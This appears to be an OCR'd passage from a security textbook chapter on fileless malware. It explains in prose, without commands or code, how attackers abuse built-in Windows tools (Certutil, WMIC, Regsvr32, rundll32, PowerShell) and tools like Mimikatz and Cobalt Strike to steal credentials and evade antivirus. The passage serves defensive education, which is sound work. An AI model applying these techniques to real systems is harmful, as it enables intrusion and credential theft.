



Figure 7.63: Launching a fileless malware through script-based injection



Launching Fileless Malware by Exploiting System Admin Tools

The attacker exploits default system admin tools, features, and other utilities of a system to spread fileless infections. Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal the information. They also exploit command-line tools such as Microsoft registered server (Regsvr32) and runddl32, to run malicious DLLs. The exploited command lines enable the attacker to install altered versions of pen testing tools to gain complete access to the target system. The modified tools are used to access payloads, maintain persistence, steal and export information, and expand malware. As they appear to be authentic tools, they can evade the security mechanism of any traditional antivirus software. An attacker can exploit system tools such as remote desktops, command-oriented tools such as regsvr32, PowerShell, rundll32, certUtil, and WMIC, and pen testing tools such as Mimikatz, and Cobalt strike. Using this technique, attackers can steal critical information from the system, such as credentials, to launch further attacks.


